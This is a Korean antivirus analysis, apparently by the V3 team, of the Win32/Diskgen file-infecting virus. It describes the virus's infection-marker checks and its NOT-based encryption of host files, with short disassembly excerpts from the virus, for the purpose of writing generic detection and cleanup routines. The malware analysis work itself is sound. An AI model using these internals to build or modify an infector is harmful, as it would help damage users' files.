'Win32/Diskgen' 바이러스는 중복감염이 발생하지 않도록 제작되어 있으며, 두 가지 형태별로 기 감염여부를 체크하는 방식이 다르다.


첫째, 'Win32/Diskgen' A~F형에서 기 감염여부를 체크하는 방식은 파일 범위 내에 **"kdcyy"** (0x6B, 0x64, 0x63, 0x79, 0x79)라는 문자열의 존재여부를 통해 이루어지며, 해당 문자열이 파일 내에 존재 할 경우, 해당 파일은 감염대상에서 제외된다. 아래 [그림 4-9]는 이러한 방식의 기 감염여부를 체크하는 코드부분이다. [40A03C]에는 파일의 크기정보가 저장되어 있

다.

```
FF15 54834000     CALL    DWORD PTR DS:[<&MSVCRT.free>]
E9 98000000       JMP     faxsend.0040472F
↳FF35 3CA04000    PUSH    DWORD PTR DS:[40A03C]
FF15 FC824000     CALL    DWORD PTR DS:[<&MSVCRT.malloc>]
8BF8              MOV     EDI, EAX
59                POP     ECX
85FF              TEST    EDI, EDI
0F84 82000000     JE      faxsend.00404730
FF75 EC           PUSH    [LOCAL.5]
FF35 3CA04000     PUSH    DWORD PTR DS:[40A03C]
6A 01             PUSH    1
57                PUSH    EDI
FFD3              CALL    EBX
8B0D 3CA04000     MOV     ECX, DWORD PTR DS:[40A03C]
83C4 10           ADD     ESP, 10
83C1 FB           ADD     ECX, -5
33C0              XOR     EAX, EAX
85C9              TEST    ECX, ECX
76 27             JBE     SHORT faxsend.004046F5
803C38 6B         CMP      BYTE PTR DS:[EAX+EDI], 6B
75 1C             JNZ      SHORT faxsend.004046F0
807C38 01 64      CMP      BYTE PTR DS:[EAX+EDI+1], 64
75 15             JNZ      SHORT faxsend.004046F0
807C38 02 63      CMP      BYTE PTR DS:[EAX+EDI+2], 63
75 0E             JNZ      SHORT faxsend.004046F0
807C38 03 79      CMP      BYTE PTR DS:[EAX+EDI+3], 79
75 07             JNZ      SHORT faxsend.004046F0
807C38 04 79      CMP      BYTE PTR DS:[EAX+EDI+4], 79
74 55             JE       SHORT faxsend.00404745
40                INC      EAX
3BC1              CMP      EAX, ECX
72 D9             JB       SHORT faxsend.004046CE
57                PUSH    EDI
8B3D 54834000     MOV     EDI, DWORD PTR DS:[<&MSVCRT.free>]
FFD7              CALL    EDI
```

[그림 4-9] 기 감염 체크루틴(A~F형)


둘째, 'Win32/Diskgen' G~Y형에서 기 감염여부를 체크하는 방식은 파일의 시작에서 0x400 내에 **"2.0.3.UPX"**(0x32, 0x2E, 0x30, 0x33, 0x00, 0x55, 0x50, 0x58)라는 문자열의 존재여부를 통해 이루어지며, 해당 문자열이 해당 범위 내에 존재할 경우, 해당 파일은 감염대상에서 제외된다. 아래 [그림 4-10]은 이러한 방식의 기 감염여부를 체크하는 코드부분이다.




[그림 4-10] 기 감염 체크루틴(G~Y형)

5. 정상파일 암호화 방식

현재까지 발견된 'Win32/Diskgen' A~Y형까지 25종의 변형들은 크게 두 가지 형태의 암호화 방식을 사용하여 원본파일을 암호화하는 특징을 나타낸다. 암호화 기법은 25종 모두 단순하게 1바이트 NOT연산을 통해 이루어진다. 암호화 시 첫 시작위치와 암호화 간격, 암호화 크기, 암호화 반복횟수가 변형마다 다를 수 있다는 점이 특징이다. 아래의 [그림 4-11]과 [그림 4-12]는 이러한 특징을 바탕으로 정상파일에 대한 2가지 형태의 암호화 형태를 나타낸다



[그림 4-11] 정상파일 암호화 방식 1



[그림 4-12] 정상파일 암호화 방식 2

위의 그림에서 알 수 있듯이 암호화하는 크기(Y)는 암호화 방식에 상관없이 모두 'Win32/Diskgen' 바이러스 본체의 크기만큼으로 동일하다. 즉, 만약 25종의 변형 중 바이러스 본체의 크기가 같다면 암호화하는 크기 또한 같다는 의미이다


5.1 암호화 시작위치

아래의 [그림 4-13]은 'Win32/Diskgen' P형의 정상파일 암호화 루틴 중 1차 암호화의 코드를 나타낸다. 여기서 암호화의 방식은 "0x4063DF"위치의 NOT DL 연산이다. 암호화하는 대상 데이터는 [ECX]의 값을 참고하며, ECX의 값은 0x0D만큼을 건너뛰면서 참고하는 것을 확인할 수 있다.


암호화를 시작하는 위치정보는 암호화 루프 시작 전의 최초 ECX값이며, [그림 4-13]에서

“0x4063C1” 위치의 코드를 통해 구할 수 있다.

- 004063C1 MOV, ECX DWORD PTR DS:[40C040]
- 004063C7 ADD ECX, 9



[그림 4-13] 정상파일 1차 암호화 루틴



[그림 4-14] 암호화 위치정보 초기값 위치

“0x40C040”의 값은 ‘Win32/Diskgen’ 변형마다 다르며, 치료함수 제작 시 위의 암호화 루틴을 찾아 변형마다 다른 특정 위치의 값을 읽어야 한다. 위의 [그림 4-14]는 ‘Win32/Diskgen’ P형에서 참고하는 “0x40C040”의 값을 나타내며, “0x17D”이다.

- 004063C1 MOV, ECX DWORD PTR DS:[40C040] (1)

- 004063C7 ADD ECX, 9 (2)

(1)번 코드 수행 후, ECX의 값은 “0x17D”이며, (2)번 코드 수행 후, ECX의 값은 “0x186”이다. 그러나, 실제 디버깅 시 (1)번 코드 수행 후, ECX의 값은 “0x17D”가 아닌 “0x26F”이다. 즉, “Win32/Diskgen” A~Y형 모두 특정 위치(0x40C040)의 값을 그대로 사용하지 않고, 4바이트 상수 ADD명령을 통해 수정하는 코드가 단 한번 존재한다. 아래의 [그림 4-15]는 실제 ‘Win32/Diskgen’ P형에서 0x40C040의 값이 변경되는 코드부분을 나타낸다.

```
00405471   E8 33E7FFFF              CALL   lsass.00403BA9
00405476   8D4D EC                  LEA    ECX, DWORD PTR SS:[EBP-14]
00405479   C645 FC 28               MOV    BYTE PTR SS:[EBP-4], 28
0040547D   E8 0A250000              CALL   lsass.0040798C
00405482   8105 40C04000 F2000000   ADD    DWORD PTR DS:[40C040], 0F2
0040548C   68 3CCA4000              PUSH   lsass.0040CA3C
00405491   8D4D D4                  LEA    ECX, DWORD PTR SS:[EBP-2C]
00405494   E8 0D260000              CALL   lsass.00407AA6
00405499   83F8 FF                  CMP    EAX, -1
```


[그림 4-15] 암호화 위치정보 초기 값 수정

[그림 4-15]에서 ADD연산 “ADD DWORD PTR DS:[40C040], 0F2”의 코드는 위의 (1)번 코드 수행 전에 이루어지며, 여기서 “0x40C040”의 값이 기존의 “0x17D”에서 “0x26F”값으로 변경된다.

- 004063C1 MOV, ECX DWORD PTR DS:[40C040] (1)
- 004063C7 ADD ECX, 9 (2)

즉, (1)번 코드 수행 후, ECX의 값은 “0x26F”이며, (2)번 코드 수행 후, ECX의 값은 “0x278”이다. 즉, 1차 암호화에서 사용하는 암호화 시작위치는 “0x278”임을 알 수 있다.

1차 암호화를 하는데 사용하는 암호화 위치정보를 계산하는 방법을 코드 상에서 살펴보았다. 이러한 방식은 “Win32/Diskgen” A~Y형 모두에서 공통적으로 사용하는 방식으로 실제 코드 검색을 통해 계산해낼 수 있는 구조를 갖는다. 아래의 [그림 4-16]은 2차 암호화 루틴을 나타내며, 최근의 UPX로 실행압축 된 변형들은 모두 2차 암호화 루틴을 포함하고 있다.



[그림 4-16] 정상파일 2차 암호화 루틴

1차 암호화 루틴과는 달리 2차 암호화의 시작위치는 정상파일의 시작위치에서 시작한다. 즉, [그림 4-16]에서 "0x4063EB"의 코드 "XOR ECX, ECX"에 의해 암호화의 시작위치는 항상 "0"이 된다.

5.2 암호화 간격

'Win32/Diskgen'에서 정상파일을 암호화 시 암호화하는 간격은 매 변형마다 다를 수 있다. 하지만, 위에서 암호화 위치정보를 계산한 것과 같이 암호화 루틴 내에서 해당 값을 구할 수 있다.

위의 [그림 4-13]과 [그림 4-16]의 암호화 루틴을 참고하면, 1차 암호화 시 암호화 간격은 0x0D이며, 2차 암호화 시 암호화 간격은 0x02임을 알 수 있다.

- 1차 암호화 시 간격: 0x0D => "ADD ECX, 0x0D"
- 2차 암호화 시 간격: 0x02 => "INC ECX", "INC ECX"

5.3 암호화 반복횟수

'Win32/Diskgen' 바이러스에서 정상파일을 암호화하는 것은 1번 수행하거나, 2번 수행하는 형태 두 가지가 존재한다. 변형마다 암호화 반복횟수를 파악하기 위해서는 위의 [그림 4-13]과 [그림 4-16]의 암호화 루틴이 몇 개가 존재하는 지를 체크해야 한다. 지금까지의 'Win32/Diskgen' 바이러스는 암호화 루틴이 서로 연결되어 존재한다. 즉, 1차 암호화 루틴 뒤에 바로 2차 암호화 루틴이 존재한다. 치료함수 제작 시 이러한 암호화 루틴이 몇 개 존재하는 지를 체크하여, 반복횟수를 구하는 작업이 필요하다.

6. 결론

현재까지 V3엔진에 추가된 'Win32/Diskgen' 바이러스의 변형이 25종이나 되는 것은 국내에 발견된 피해가 그만큼 크다고 할 수 있으며, 2006년의 'Win32/Viking', 2007년의 'Win32/Delboy' 바이러스가 유행했던 것처럼 2008년을 대표할 만한 바이러스라고 할 수 있다. 앞에서 살펴본 것과 같이 바이러스의 실제적인 변형은 단 두 가지이지만, 감염 시 정상파일을 암호화하는 간격과 시작위치 등의 정보가 매번 다른 단순한 형태의 변형이라는 점에서 추후 새로운 형태의 'Win32/Diskgen' 바이러스가 등장할 가능성이 높다. 이에 V3에서는 해당 바이러스의 특징 및 감염형태 정보를 이용하여, 새로운 변형 발견 시, Generic한 진단 및 치료가 가능하도록 대응하고 있다. 이러한 전용진단 및 치료함수에 의해 진단되는 'Win32/Diskgen' 바이러스에 대한 대표진단명은 'Win32/Diskgen.Gen'이다.